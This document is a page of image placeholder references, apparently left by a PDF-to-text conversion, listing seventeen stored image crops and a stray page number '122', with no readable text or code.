





























122






















